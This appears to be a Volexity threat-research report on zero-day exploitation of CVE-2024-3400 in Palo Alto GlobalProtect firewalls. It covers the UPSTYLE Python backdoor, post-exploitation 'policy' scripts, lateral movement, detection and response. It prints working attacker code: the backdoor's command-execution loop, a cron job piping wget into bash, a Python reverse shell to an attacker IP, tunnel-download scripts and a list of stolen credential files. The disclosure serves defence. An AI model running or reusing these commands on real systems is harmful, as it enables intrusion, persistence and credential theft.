Zero-Day Exploitation of Unauthenticated Remote Code Execution Vulnerability in GlobalProtect (CVE-2024-3400)

⋮ 4/12/2024

April 12, 2024

by Volexity Threat Research

Volexity would like to thank Palo Alto Networks for their partnership, cooperation, and rapid response to this critical issue. Their research can be found here.


On April 10, 2024, Volexity identified zero-day exploitation of a vulnerability found within the GlobalProtect feature of Palo Alto Networks PAN-OS at one of its network security monitoring (NSM) customers. Volexity received alerts regarding suspect network traffic emanating from the customer's firewall. A subsequent investigation determined the device had been compromised. The following day, April 11, 2024, Volexity observed further, identical exploitation at another one of its NSM customers by the same threat actor.

The threat actor, which Volexity tracks under the alias UTA0218, was able to remotely exploit the firewall device, create a reverse shell, and download further tools onto the device. The attacker focused on exporting configuration data from the devices, and then leveraging it as an entry point to move laterally within the victim organizations.

Volexity worked closely with its customer and the Palo Alto Networks Product Security Incident Response Team (PSIRT) to investigate the root cause of the compromise. Through this cooperative investigation, the Palo Alto Networks PSIRT team was able to confirm the vulnerability as an OS command injection issue and assigned it CVE-2024-3400. The issue is an unauthenticated remote code execution vulnerability with a CVSS base score of 10.0. Palo Alto Networks has since issued an advisory for CVE-2024-3400 that includes information regarding a threat protection signature released to customers, as well as a timeline for a fix, which at the time of writing is expected April 14, 2024.

During its investigation, Volexity observed that UTA0218 attempted to install a custom Python backdoor, which Volexity calls UPSTYLE, on the firewall. The UPSTYLE backdoor allows the attacker to execute additional commands on the device via specially crafted network requests. Details on this backdoor are included further on in this report.

As Volexity broadened its investigation, it discovered successful exploitation at multiple other customers and organizations dating back to March 26, 2024. Those attempts appear to be the threat actor testing the vulnerability by placing zero-byte files on firewall devices to validate exploitability. On April 7, 2024, Volexity observed the attacker attempting and failing to deploy a backdoor on a customer's firewall device. Three days later, on April 10, 2024, UTA0218 was observed exploiting firewall devices to successfully deploy malicious payloads. A second compromise Volexity observed on April 11, 2024, followed a nearly identical playbook. A timeline associated with the discovery and subsequent activities is below.



After successfully exploiting devices, UTA0218 downloaded additional tooling from remote servers they controlled in order to facilitate access to victims' internal networks. They quickly moved laterally through victims' networks, extracting sensitive credentials and other files that would enable access during and potentially after the intrusion. The tradecraft and speed employed by the attacker suggests a highly capable threat actor with a clear playbook of what to access to further their objectives. Volexity is not currently able to provide an estimate as to the scale of exploitation taking place. It is likely the firewall device exploitation, followed by hands-on-keyboard activity, was limited and targeted. However, as noted previously, evidence of potential reconnaissance activity involving more widespread exploitation aimed at identifying vulnerable systems does appear to have occurred at the time of writing.

Volexity strongly recommends organizations using Palo Alto Networks GlobalProtect firewall devices read the advisory to ensure their firewall devices have the correct protections in place, or otherwise take mitigation actions to ensure they are no longer vulnerable. As always, it should be noted that these mitigations and fixes will not remediate an existing compromise. Affected organizations should rapidly investigate their systems and networks for potential breaches.

This blog post describes the malware the attacker added to compromised devices, observed attempts at lateral movement, and methods organizations can use to identify potential compromise of their networks.

Analysis

Investigation Summary

Volexity used telemetry from its own network security sensors, client endpoint detection, response (EDR) software, and forensic data collected from multiple systems to paint a thorough picture of the attacker's actions in the incidents investigated.

Below are the highlights of Volexity's observations from the course of the performed investigations:

- Zero-day exploitation of a vulnerability in Palo Alto Global Protect firewall devices that allowed for unauthenticated remote code execution to take place. Initial exploitation was used to create a reverse shell, download tools, exfiltrate configuration data, and move laterally within the network.
- The threat actor has developed and attempted to deploy a novel python-based backdoor that Volexity calls UPSTYLE.
- The earliest evidence of attempted exploitation observed by Volexity thus far is on March 26, 2024 when attackers appeared to verify that exploitation worked correctly.
- The initial persistence mechanism setup by UTA0218 involved configuring a cron job that would use `wget` to retrieve a payload from an attacker-controlled URL with its output being written to `stdout` and piped to bash for execution. The attacker used this method to deploy and execute specific commands and download reverse proxy tooling such as GOST (GO Simple Tunnel).
- In one case a service account configured for use by the Palo Alto firewall, and a member of the domain admins group, was used by the attackers to pivot internally across the affected networks via SMB and WinRM.
- UTA0218's initial objectives were aimed at grabbing the domain backup DPAPI keys and targeting active directory credentials by obtaining the NTDS.DIT file. They further targeted user workstations to steal saved cookies and login data, along with the users' DPAPI keys.

A detailed description of the items summarized above can be found in the following sections.

UPSTYLE Backdoor

In two cases UTA0218 was observed attempting to download and execute a backdoor Volexity calls UPSTYLE. There were two slight variations of this tool observed with only minor differences between the files. In one case the filename used by UTA0218 was `update.py`. UTA0218 attempted to download and execute this file via the CVE-2024-3400 but was unsuccessful. However, Volexity was still able to recover the file for analysis.

Name(s)	update.py
Size	5.1KB (5187 Bytes)
File Type	text/plain
MD5	0c1554888ce9ed0da1583dbdf7b31651
SHA1	988fc0d23e6e30c2c46ccec9bbff50b7453b8ba9
SHA256	3de2a4392b8715bad070b2ae12243f166ead37830f7c6d24e778985927f9caac

VirusTotal First Submitted	N/A

The purpose of the update.py script is to deploy a backdoor to the following path: `/usr/lib/python3.6/site-packages/system.pth`. The backdoor, written in Python, starts by an `import` and its main content is stored as a base64 encoded blob. The `.pth` extension is used to append additional paths to a Python module. Starting with the release of Python 3.5, lines in `.pth` files beginning with the text "`import`" followed by a space or a tab, are executed as described in the official documentation. Therefore, by creating this file, each time any other code on the device attempts to import the module, the malicious code is executed.

The commands to be executed are forged by the attacker by requesting a non-existent web page which contains the specific pattern. The backdoor's purpose is to then parse the web server error log (`/var/log/pan/sslvpn_ngx_error.log`) looking for the pattern, and to parse and decode data added to the non-existent URI, executing the command contained within. The command output is then appended to a CSS file which is a legitimate part of the firewall (`/var/appweb/sslvpndocs/global-protect/portal/css/bootstrap.min.css`).

After the command's execution is complete and the output has been written, the log entry that was originally read and contained the command is removed from the `sslvpn_ngx_error.log` file. Fifteen seconds after execution, the original version of `bootstrap.min.css` is also restored to its previous state. The access and modified timestamps are also restored for both files. Figure 1 shows UPSTYLE main loop.

```python
while True:
    try:
        SHELL_PATTERN = '{REDACTED}'
        lines = []
        WRITE_FLAG = False
        for line in open("/var/log/pan/sslvpn_ngx_error.log",errors="ignore").readlines():
            rst = re.search(SHELL_PATTERN,line)
            if rst:
                WRITE_FLAG = True
                cmd = base64.b64decode(rst.group(1)).decode()
                try:
                    output = os.popen(cmd).read()
                    with open(css_path,"a") as f:
                        f.write("/*"+output+"*/")
                except Exception as e:
                    pass

                continue
            lines.append(line)
        if WRITE_FLAG:
            atime=os.path.getatime("/var/log/pan/sslvpn_ngx_error.log")
            mtime=os.path.getmtime("/var/log/pan/sslvpn_ngx_error.log")

            with open("/var/log/pan/sslvpn_ngx_error.log","w") as f:
                f.writelines(lines)
            os.utime("/var/log/pan/sslvpn_ngx_error.log",(atime,mtime))
            import threading
            threading.Thread(target=restore,args=(css_path,content,atime,mtime)).start()
```

Figure 1. UPSTYLE main loop

The overall workflow of the malware is described in Figure 2.




Figure 2. UPSTYLE workflow

Post-exploitation Activity

For the purpose of this blog post, the following filenames and indicators are related to the exploitation that occurred on April 10, 2024. However, the reader should note that in subsequent exploitation, these files were altered by UTA0218 for different victims. Their purpose and operation, however, were fundamentally the same.

After exploitation, the threat actor established persistence by continuously fetching and executing the contents of a file named `patch`. When executed, this file downloads and executes a remotely hosted file named `policy`. By modifying the contents of the `policy` file, the threat actor was able to execute a variety of commands on the compromised device. A total of six different permutations of the `policy` file were observed by Volexity.

The details of the `patch` file are shown below:

Name(s)	patch
Size	160.0B (160 Bytes)
File Type	text/plain
MD5	d31ec83a5a79451a46e980ebffb6e0e8
SHA1	a7c6f264b00d13808ceb76b3277ee5461ae1354e
SHA256	35a5f8ac03b0e3865b3177892420cb34233c55240f452f00f9004e274a85703c
VirusTotal First Submitted	N/A

The contents of the patch file are shown below:

```
if [ ! -f '/etc/cron.d/update' ]; then
    printf "SHELL=/bin/bash\n\n* * * * * root wget -qO-
http://172.233.228[.]93/policy | bash\n\n" > /etc/cron.d/update
fi
```

When executed, it checks for the existence of a cron file named `update`. If this cron file does not exist, it creates the file and uses it to establish a cron job. It also downloads a remotely hosted file named `policy` and executes it via bash every 60 seconds. The attacker then manually updates the contents of the remote file over time to retrieve data from the device and create a reverse shell.

Interestingly, the attacker appeared to manually manage an access control list for this command-and-control (C2) server, as it could not be accessed on the same port from any location other than the device communicating with it.

Malicious Code Executed via Policy File

Six different versions of the `policy` file were observed by Volexity. They each represent a different set of actions taken by the threat actor on a compromised device. The numbered versions that follow are the order in which they were used by the threat actor.

Version 1

This file contained a one-liner reverse shell written in Python.

Name(s)	policy
Size	287B (287 Bytes)
File Type	text/x-shellscript
MD5	a43e3cf908244f85b237fdbacd8d82d5
SHA1	e1e427c9b46064e2b483f90b13490e6ef522cc06
SHA256	755f5b8bd67d226f24329dc960f59e11cb5735b930b4ed30b2df77572efb32e8
VirusTotal First Submitted	N/A

```
#!/bin/bash
r=`ps -ef | grep "import sys,socket,os" | grep -v grep`
if [[ -z "$r" ]]; then
    python -c "import
sys,socket,os,pty;s=socket.socket(socket.AF_INET,
socket.SOCK_STREAM);s.connect(('172.233.228[.]93',443));
[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn('/bin/bash')"
fi
```

Version 2

The attacker removed any previously created CSS files containing various attacker command output, and then copied the configuration data from the firewall device into a new file, storing the hostname of the device in the CSS file. These files were saved to an externally accessible web directory where the attacker could subsequently retrieve them.

Name(s)	policy
Size	216B (216 Bytes)
File Type	text/x-shellscript
MD5	5e4c623296125592256630deabdbf1d2
SHA1	d12b614e9417c4916d5c5bb6ee42c487c937c058
SHA256	adba167a9df482aa991faaa0e0cde1182fb9acfbb0dc8d19148ce634608bab87
VirusTotal First Submitted	N/A

```
#!/bin/bash
rm -f /var/appweb/sslvpndocs/global-protect/*.css
cp /opt/pancfg/mgmt/saved-configs/running-config.xml
/var/appweb/sslvpndocs/global-protect/<redacted>.css
uname -a > /var/appweb/sslvpndocs/global-protect/<redacted>.css
```

Version 3

This file was used to remove CSS files created in the previous step.

Name(s)	policy
Size	62B (62 Bytes)
File Type	text/x-shellscript
MD5	87312a7173889a8a5258c68cac4817bd
SHA1	3ad9be0c52510cbc5d1e184e0066d14c1f394d4d
SHA256	c1a0d380bf55070496b9420b970dfc5c2c4ad0a598083b9077493e8b8035f1e9
VirusTotal First Submitted	N/A

```
#!/bin/bash
rm -f /var/appweb/sslvpndocs/global-protect/*.css
```

Version 4

This version attempts to download a Golang tunneling tool named GOST and execute it with two different command-line options to establish SOCKS5 and RTCP tunnels. However, the threat actor appears to have failed to successfully download the tool on this attempt.

Name(s)	policy
Size	388B (388 Bytes)
File Type	text/x-shellscript
MD5	b9f5e9db9eec8d1301026c443363cf6b
SHA1	d7a8d8303361ffd124cb64023095da08a262cab4
SHA256	fe07ca449e99827265ca95f9f56ec6543a4c5b712ed50038a9a153199e95a0b7
VirusTotal First Submitted	N/A

```
#!/bin/bash
wget http://172.233.228[.]93/vpn_prot.gz -O /tmp/vpn_prot.gz
ls -l /tmp/vpn_prot.gz > /var/appweb/sslvpndocs/global-protect/u.css
gzip -d /tmp/vpn_prot.gz
chmod +x /tmp/vpn_prot
nohup /tmp/vpn_prot -L=socks5://127.0.0[.]1:8123 > /dev/null 2>&1 &
nohup /tmp/vpn_prot -L rtcp://127.0.0[.]1:8080/127.0.0[.]1:8123 -F
ssh://user0:[password_redacted]@172.233.228[.]93:8443?ping=180 >
/dev/null 2>&1 &
```

Version 5

This is a modified version of Version 4 that successfully downloads GOST in a base64-encoded format.

Name(s)	policy
Size	421B (421 Bytes)
File Type	text/x-shellscript
MD5	12b5e30c2276664e87623791085a3221
SHA1	f99779a5c891553ac4d4cabf928b2121ca3d1a89
SHA256	96dbec24ac64e7dd5fef6e2c26214c8fe5be3486d5c92d21d5dcb4f6c4e365b9
VirusTotal First	N/A

Submitted

```
#!/bin/bash
wget http://172.233.228[.]93/vpn.log -O /tmp/vpn.log
base64 -d /tmp/vpn.log > /tmp/vpn_prot.gz
ls -l /tmp/vpn_prot.gz > /var/appweb/sslvpndocs/global-protect/u.css
gzip -d /tmp/vpn_prot.gz
chmod +x /tmp/vpn_prot
nohup /tmp/vpn_prot -L=socks5://127.0.0[.]1:8123 > /dev/null 2>&1 &
nohup /tmp/vpn_prot -L rtcp://127.0.0[.]1:8080/127.0.0.1:8123 -F
ssh://user0:[password_redacted]@172.233.228[.]93:8443?ping=180 >
/dev/null 2>&1 &
```

The details of the GOST sample are as follows:

Name(s)	gost-linux-amd64
Size	12.9MB (13578240 Bytes)
File Type	ELF
MD5	089801d87998fa193377b9bfe98e87ff
SHA1	4ad043c8f37a916761b4c815bed23f036dfb7f77
SHA256	448fbd7b3389fe2aa421de224d065cea7064de0869a036610e5363c931df5b7c
VirusTotal First Submitted	2023-01-29 01:30:47 UTC | af632c50 (api) - Unknown US

Version 6

This file contains commands to download and execute an open-source reverse shell that operates over SSH. The threat actor configures this shell to run on port 31289.

Name(s)	policy(6)
Size	189.0B (189 Bytes)
File Type	text/x-shellscript
MD5	724c8059c150b0f3d1e0f80370bcfe19
SHA1	5592434c40a30ed2dfdba0a86832b5f2eaaa437c
SHA256	e315907415eb8cfcf3b6a4cd6602b392a3fe8ee0f79a2d51a81a928dbce950f8
VirusTotal First Submitted	N/A

```
#!/bin/bash
wget http://172.233.228[.]93/lowdp -O /tmp/lowdp
ls -l /tmp/lowdp > /var/appweb/sslvpndocs/global-protect/u.css
chmod +x /tmp/lowdp
nohup /tmp/lowdp -l -p 31289 > /dev/null 2>&1 &
```

Details of the binary are shown below:

Name(s)	reverse-sshx64
Size	3.5MB (3690496 Bytes)

File Type	ELF
MD5	427258462c745481c1ae47327182acd3
SHA1	ef8036eb4097789577eff62f6c9580fa130e7d56
SHA256	161fd76c83e557269bee39a57baa2ccbbac679f59d9adff1e1b73b0f4bb277a6
VirusTotal First Submitted	2022-08-08 18:30:19 UTC | 1c0b809a (web) - Unknown NL

Lateral Movement & Data theft

In one instance of successful compromise, a highly privileged service account used by the Palo Alto Networks firewall device was used by the attacker to pivot into the internal network via SMB and WinRM. The targeted data included the Active Directory database (`ntds.dit`), key data (DPAPI) and Windows event logs (`Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational.evtx`).

In addition to Windows-related data, the attacker also stole `Login Data`, `Cookies`, and `Local State` data for Chrome and Microsoft Edge from specific targets. With this data, the attacker was able to grab the browser master key and decrypt sensitive data, such as stored credentials.

The list of files grabbed by the attacker is below:

```
%LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data
%LOCALAPPDATA%\Google\Chrome\User Data\Default\Network
%LOCALAPPDATA%\Google\Chrome\User Data\Default\Network\Cookies
%LOCALAPPDATA%\Google\Chrome\User Data\Local State
%LOCALAPPDATA%\Microsoft\Edge\User Data\Default\Login Data
%LOCALAPPDATA%\Microsoft\Edge\User Data\Default\Network
%LOCALAPPDATA%\Microsoft\Edge\User Data\Default\Network\Cookies
%LOCALAPPDATA%\Microsoft\Edge\User Data\Local State
%APPDATA%\Roaming\Microsoft\Protect\<SID> -> DPAPI Keys
%SystemRoot%\NTDS\ntds.dit
%SystemRoot%\System32\winevt\Logs\Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational.evtx
```

UTA0218 was not observed deploying malware or additional methods of persistence on systems within victim networks. This may be due in part to the rapid detection and response by Volexity and its customers. The stolen data did allow the attacker to effectively compromise credentials for all domain accounts. Further, the attacker gained access and could potentially use valid credentials or cookies taken from browser data for specific user workstations accessed.

Infrastructure

Volexity observed UTA0218 leveraging a mix of infrastructure during their operations, which can be broadly broken into two categories:

- C2 infrastructure hosting malware, used for communication channels
- Anonymized source infrastructure, used to access tooling and interact with victim infrastructure

The anonymized infrastructure appears to have included a mix of VPN usage, as well as potentially compromised ASUS routers. The infrastructure was used to access files created by the attacker. Additionally, UTA0218 abused a compromised AWS bucket and various Virtual Private Servers (VPS) providers to store malicious files. The infrastructure observed by Volexity does not have any overlaps with other threat actors in Volexity's aperture at this time.

Detecting Compromise

There are two primary methods for identifying compromise on an impacted firewall device. The first method involves monitoring network traffic and activity emanating from Palo Alto Networks firewall devices. Volexity is still working to coordinate with Palo Alto Networks regarding the second method and thus is not describing it at this time. Volexity will update this blog post when more details can be made available.

The section that follows describes what organizations can do to look for signs of compromise. Any of these methods can provide strong evidence that the Palo Alto Networks GlobalProtect firewall device is compromised. Should signs of compromise be identified, refer to Responding to Compromise for what to do next.

Network Traffic Analysis

Volexity initially identified activity that led to the discovery of the Palo Alto Networks GlobalProtect firewall device exploitation via an alert for malicious network requests generated by Volexity's NSM sensors. Review of network traffic logs for outbound connections originating from the GlobalProtect firewall device, as well as destined for the device, can help identify anomalous activity. Example activity that Volexity observed from compromised GlobalProtect devices includes the following:

- Direct-to-IP HTTP requests to download files noted in the previous section via `wget`
  While it would not be uncommon to observe `wget` requests for files in a larger environment, this type of request originating from the firewall device is not something Volexity has observed outside of the attacker activity.
- SMB / RDP connections to multiple systems across the environment, originating from the GlobalProtect appliance
- SMB file transfers of Google Chrome or Microsoft Edge browser data or the `ntds.dit` file
- HTTP request for the URL `worldtimeapi[.]org/api/timezone/etc/utc` originating from the Global Protect appliance
  While this hostname is legitimate, in both occurrences of compromise an HTTP GET request to this URL was observed. This does not appear to be a commonly occurring network request.

Volexity also leveraged its customer's Endpoint Detection and Response (EDR) software to investigate alerts that triggered for data exfiltration over SMB. Having both network visibility and EDR telemetry allowed Volexity to fully map out all systems the attacker accessed via the compromised GlobalProtect firewall device.

GlobalProtect Firewall Device Log Analysis

During Volexity's incident response investigations, the affected customers were able to generate a tech support file from the compromised firewall devices. This tech support file is an archive that contains files Palo Alto Networks tech support can use to troubleshoot issues organizations are having with their firewall devices. It also contains logs Volexity noted as having key forensic artifacts and could potentially help determine if a device is compromised.

To generate a tech support file, Palo Alto GlobalProtect system administrators can navigate within the WebGUI to the Device tab, or if in Panorama to the Panorama tab. From here, navigate to the "Support" page and look under the Tech Support File section for "Generate Tech Support File." Clicking this will generate a tech support file that can be downloaded by selecting "Download Tech Support File" when it becomes available. This may also be done via the command-line interface using one of two commands:

- `tftp export tech-support to <tftp host>`
- `scp export tech-support to <username@host:path>`

More information on this process from Palo Alto Networks can be found here.

Volatile Memory Collection

Collecting volatile memory from potentially compromised devices requires assistance from Palo Alto Networks technical support. It is not currently possible for Palo Alto Networks customers to collect memory on their own. Due to these collection challenges, Volexity products currently do not officially support Palo Alto Networks firewall devices.

Volatile Memory Analysis with Volexity Volcano

Volexity regularly leverages memory forensics when investigating or confirming compromises. Due to the sensitive nature of the artifacts in memory and the pending coordination efforts with Palo Alto Networks, Volexity will share more details of this analysis with Volexity Volcano in a future update.

Responding to Compromise

If you discover that your Palo Alto Network GlobalProtect firewall device is compromised, it is important to take immediate action. Make sure to not wipe or rebuild the appliance. Collecting logs, generating a tech support file, and preserving forensics artifacts (memory and disk) from the device are crucial.

Pivoting to analyzing internal systems and tracking potential lateral movement should be done as soon as possible. Further, any credentials, secrets, or other sensitive data that may have been stored on the GlobalProtect firewall device should be considered compromised. This may warrant password resets, changing of secrets, and additional investigations.

Volexity strongly recommends that organizations look for signs of lateral movement internally from their Palo Alto Networks GlobalProtect firewall device that is not consistent with expected behavior. Proactive checks of any externally facing infrastructure may also be warranted if internal visibility is limited.

If you need assistance validating or responding to a breach, please feel free to contact Volexity for breach assistance.

Conclusion

Targeting edge devices remains a popular vector of attack for capable threat actors who have the time and resources to invest into researching new vulnerabilities. Having a robust detection stack is critical in identifying activity related to exploits, inclusive of network monitoring and EDR capabilities to identify lateral movement. Early detection of intrusions greatly reduces the scope and costs associated to mitigation.

Volexity tracks activity described in this blog post under the moniker UTA0218. At the time of writing, Volexity was unable to link the activity to other threat activity. Volexity assesses that it is highly likely UTA0218 is a state-backed threat actor based on the resources required to develop and exploit a vulnerability of this nature, the type of victims targeted by this actor, and the capabilities displayed to install the Python backdoor and further access victim networks.

As with previous public disclosures of vulnerabilities in these kinds of devices, Volexity assesses that it is likely a spike in exploitation will be observed over the next few days by UTA0218 and potentially other threat actors who may develop exploits for this vulnerability. This spike in activity will be driven by the urgency of this window of access closing due to mitigations and patches being deployed. It is therefore imperative that organizations act quickly to deploy recommended mitigations and perform compromise reviews of their devices to check whether further internal investigation of their networks is required.

This blog post provided guidance on prevention and detection; related indicators can also be downloaded from the Volexity GitHub page:

> For more information about Volexity's Network Security Monitoring service or Volexity's leading memory analysis product, Volexity Volcano, please do not hesitate to contact us.